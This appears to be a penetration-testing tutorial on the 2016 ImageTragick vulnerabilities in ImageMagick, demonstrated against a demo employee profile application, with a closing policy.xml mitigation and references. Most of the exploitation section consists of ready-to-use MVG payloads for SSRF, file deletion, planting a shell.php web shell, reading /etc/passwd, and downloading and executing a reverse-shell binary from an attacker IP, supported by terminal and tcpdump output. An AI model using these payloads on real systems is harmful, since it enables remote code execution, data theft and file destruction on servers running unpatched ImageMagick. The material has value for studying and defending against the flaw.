



TABLE OF CONTENTS

- 1. Why We Use ImageMagick 3
- 2. Root Cause of Vulnerability 3
- 3. Detection..... 3
- 4. Exploitation.....4
- 5. Mitigation9
- 6. References.....9

1. Why we use ImageMagick

ImageMagick is a free and open-source software suite for displaying, converting, and editing raster image and vector image files. It can read and write over 200 image file formats.

Ex: Below example shows cropping larger vector image into customized resolution

```
<?php
$im = new ImageMagick();
$im->setResolution( 300, 300 );
$im->readImage( "test.jpg" );
?>
```

The functionality of ImageMagick is typically utilized from the command-line or you can use the features from programs written in your favorite language.

Choose from these interfaces: G2F (Ada), MagickCore (C), MagickWand (C), ChMagick (Ch), ImageMagickObject (COM+), Magick++ (C++), JMagick (Java), JuliaIO (Julia), L-Magick (Lisp), Lua (LuaJIT), NMagick (Neko/haXe), Magick.NET (.NET), PascalMagick (Pascal), PerlMagick (Perl), MagickWand for PHP (PHP), IMagick (PHP), PythonMagick (Python), magick (R), RMagick (Ruby), or TclMagick (Tcl/Tk). With a language interface, use ImageMagick to modify or create images dynamically and automagically.

2. Root Cause of Vulnerability

ImageMagick allows to process files with external libraries. This feature is called 'delegate'. It is implemented as a system() with command string ('command') from the config file **delegates.xml** with actual value for different params (input/output filenames etc). Due to insufficient %M param filtering it is possible to conduct shell command injection.

One of the default delegate's command is used to handle https requests:

```
"wget" -q -O "%o" "https:%M"
```

Where %M is the actual link from the input. It is possible to pass the value like

```
`https://example.com`;ls "-la`
```

Then we can see output of listing directories in server.

3. Detection

Basically detection of ImageMagick library usage is a bit difficult as it is happening at server end. The following are the phases where we can detect it's existence.

- File Uploads
- Image fetching areas where backend libraries filter images before displaying them to web application.
- Image Editing Areas

4. Exploitation

To exploit this vulnerability we have demo application called Employee Management System where employees can update their profiles in company database.

CVE-2016-3718 – SSRF

It is possible to make HTTP/FTP requests via images.

```
push graphic-context
viewbox 0 0 640 480
fill 'url(http://example.com/)'
pop graphic-context
```

Employee Management System

Welcome Suresh

Home Search My Profile Account Settings Feedback Logout

***WELCOME TO EM

IJP

Leave Request


Leave Status

Attendance

Attendance Status

Contact

Chat



FirstName: Suresh

LastName: N

Email-ID: Nsuresh@gmail.com

DateofBirth: 1992-05-26

Contact: 9876543210

Address: Washington DC, USA

Browse... No file selected. Update

Choose below exploit.mvg image which will make GET request to nullnews.in (attacker controlled domain)

```
root@kali:~# cat exploit.mvg
push graphic-context
viewbox 0 0 640 480
fill 'url(http://nullnews.in/)'
pop graphic-context
root@kali:~#
```

Before uploading our exploit image make sure to sniff on our server to see the traffic.

```
root@kali:~# tcpdump -i eth0 -w /tmp/ssrf.pcap
tcpdump: listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
AL..! THIS IS THE PLACE WHERE EMPLOYEE MET THEIR REQUIREMENTS..!
```

Upload exploit.mvg (png/jpg/svg also do the work)

Welcome **Sure**

Employee Management System

Home

Search

My Profile

Account Settings

Feedback

Logout

1 THIS IS THE PLACE WHERE EMPLOYEE MET THEIR REQUIREMENTS..!***

IJP

Leave Request

Leave Status

Attendance

Attendance Status

Contact

Chat

FirstName: Suresh

LastName: N

Email-ID: Nsuresh@gmail.com

DateofBirth: 1992-05-26

Contact: 9876543210

Address: Washington DC, USA

Browse... exploit.mvg

Update

A screenshot of a web browser window. The address bar shows the URL "172.20.10.3/mgmt/updatebuddy.php". The browser's "Most Visited" list includes "Offensive Security", "Creating Metasploit Pay...", "WinPrivEsc", "windows priv", "Reverse Shell Cheat Sh...", and "Bind Shell". The main content area of the browser is a solid grey color. In the center of the grey area, there is a white rectangular box with a thin black border. Inside this box, the text "Congrats..Profile Updated..!" is displayed in a black, sans-serif font. At the bottom right of the white box, there is a small, rectangular button with the text "OK" in a black, sans-serif font.

We can observe the incoming traffic from remote server in tcpdump logs.

```

root@kali:~# tcpdump -A -r /tmp/ssrf.pcap | grep nullnews
reading from file /tmp/ssrf.pcap, link-type EN10MB (Ethernet)
fill 'url(http://nullnews.in/)'
21:17:54.594262 IP6 fe80::20c:29ff:fee2:ff2.5627 > gateway.domain: 23494+ A? nul
lnews.in. (29)
.....%.....).....".Vy+<....5%.r[.....Suresh.nullnews.in.....
21:17:54.594370 IP 172.20.10.3.26218 > gateway.domain: 23494+ A? nullnews.in. (2
9)
.fj.5.%..[.....nullnews.in.....
21:17:54.594687 IP6 fe80::20c:29ff:fee2:ff2.62952 > gateway.domain: 24820+ AAAA?
nullnews.in. (29)
.....%.....).....".Vy+<....5%.V`.....nullnews.in.....
..5fj.E.p[.....nullnews.in.....y..h.....y..h...
`.M..E.....".Vy+<.....).....5...E..[.....1993-05-1nullnews.in.....
.....y..h.....y..h...
`.M..].....".Vy+<.....).....5...Contact]..`.....nullnews.in.....
.....y..$.H.....h.....y..$.H.....h...9876543210
Host: nullnews.in
Set-Cookie: __cfduid=d4c7dd168382edb158eae9032f0093521517068075; expires=Sun, 2
7-Jan-19 15:47:55 GMT; path=/; domain=.nullnews.in; HttpOnly
Link: <http://nullnews.in/wp-json/>; rel="https://api.w.org/"

```

CVE-2016-3715 - File deletion

It is possible to delete files by using ImageMagick's '**ephemeral**' pseudo protocol which deletes files after reading:

```
push graphic-context
viewbox 0 0 640 480
image over 0,0 0,0 'ephemeral:/tmp/delete.txt'
popgraphic-context
```

```
root@ubuntu:/tmp# ls
config-err-ca0ICB  exploit.mvg  global.pag  tomcat7-tomcat7-tmp  VMwareDnD
delete.txt         global.dir   hsperrdata_tomcat7  unity_support_test.0  vmware-root
root@ubuntu:/tmp# convert exploit.mvg out.png
convert.im6: non-conforming drawing primitive definition 'popgraphic-context' @ error/draw.c/DrawImage/3160.
root@ubuntu:/tmp# ls
config-err-ca0ICB  global.dir   hsperrdata_tomcat7  tomcat7-tomcat7-tmp  VMwareDnD
exploit.mvg        global.pag   out.png             unity_support_test.0  vmware-root
root@ubuntu:/tmp#
```

From above screenshot it is clear that after image conversion the file **delete.txt** in /tmp folder got deleted successfully.

CVE-2016-3716 - File moving

It is possible to move image files to file with any extension in any folder by using ImageMagick's '**msl**' pseudo protocol. msl.txt and image.gif should exist in known location - /tmp/ for PoC (in real life it may be web service written in PHP, which allows to upload raw txt files and process images with ImageMagick):

Exploit.mvg contents

```
push graphic-context
viewbox 0 0 640 480
image over 0,0 0,0 'msl:/tmp/msl.txt'
popgraphic-context
```

/tmp/msl.txt contents

```
<?xml version="1.0" encoding="UTF-8"?>
<image>
<read filename="/tmp/image.gif" />
<write filename="/var/www/shell.php" />
</image>
```

After conversion we can see shell.php file exists in /var/www/ directory.


```
root@ubuntu:/tmp# ls /var/www
html
root@ubuntu:/tmp# convert exploit.mvg out.png
convert.im6: non-conforming drawing primitive definition 'popgraphic-context' @ error/draw.c/DrawImage/3160.
root@ubuntu:/tmp# ls /var/www
html  shell.php
root@ubuntu:/tmp#
```

CVE-2016-3714 - Insufficient shell characters filtering leads to (potentially remote) code execution


To confirm the vulnerability first we will upload below **exploit.mvg** image.

```
push graphic-context
viewbox 0 0 640 480
fill 'url(https://example.com/image.jpg;"|cat /etc/passwd")'
pop graphic-context
```

After uploading we can see content of **/etc/passwd**




So we can easily gain shell from remote server by uploading reverse shell generated by msfvenom.



Below is the modified exploit.mvg file which can download the shell from attacker machine to remote machine and save in /tmp folder also it will assign execute permissions finally execution of reverse shell binary.

```
push graphic-context
viewbox 0 0 640 480
fill 'url(https://example.com/image.jpg;"|wget http://192.168.22.12/shell.elf -O /tmp/shell.elf;chmod +x /tmp/shell.elf;/tmp/shell.elf)'
pop graphic-context
```

Other than mentioned above we can perform Denial of Service Attacks by uploading an image which consists of larger pixels.

5. Mitigation

Sandboxing ImageMagick usage and also upgrading ImageMagick libraries to latest version will resolve this issue.

Also updating **policy.xml** file which is found in **/etc/ImageMagick** with the below content will fix the issue.

```
<policymap>
  <policy domain="coder" rights="none" pattern="EPHEMERAL" />
  <policy domain="coder" rights="none" pattern="URL" />
  <policy domain="coder" rights="none" pattern="HTTPS" />
  <policy domain="coder" rights="none" pattern="MVG" />
  <policy domain="coder" rights="none" pattern="MSL" />
  <policy domain="coder" rights="none" pattern="TEXT" />
  <policy domain="coder" rights="none" pattern="SHOW" />
  <policy domain="coder" rights="none" pattern="WIN" />
  <policy domain="coder" rights="none" pattern="PLT" />
</policymap>
```

6. References

1. <https://imageragick.com/>
2. http://4lemon.ru/2017-01-17_facebook_imageragick_remote_code_execution.html
3. <http://nahamsec.com/exploiting-imagemagick-on-yahoo/>
4. <http://nullnews.in/imagemagick-became-imageragick/>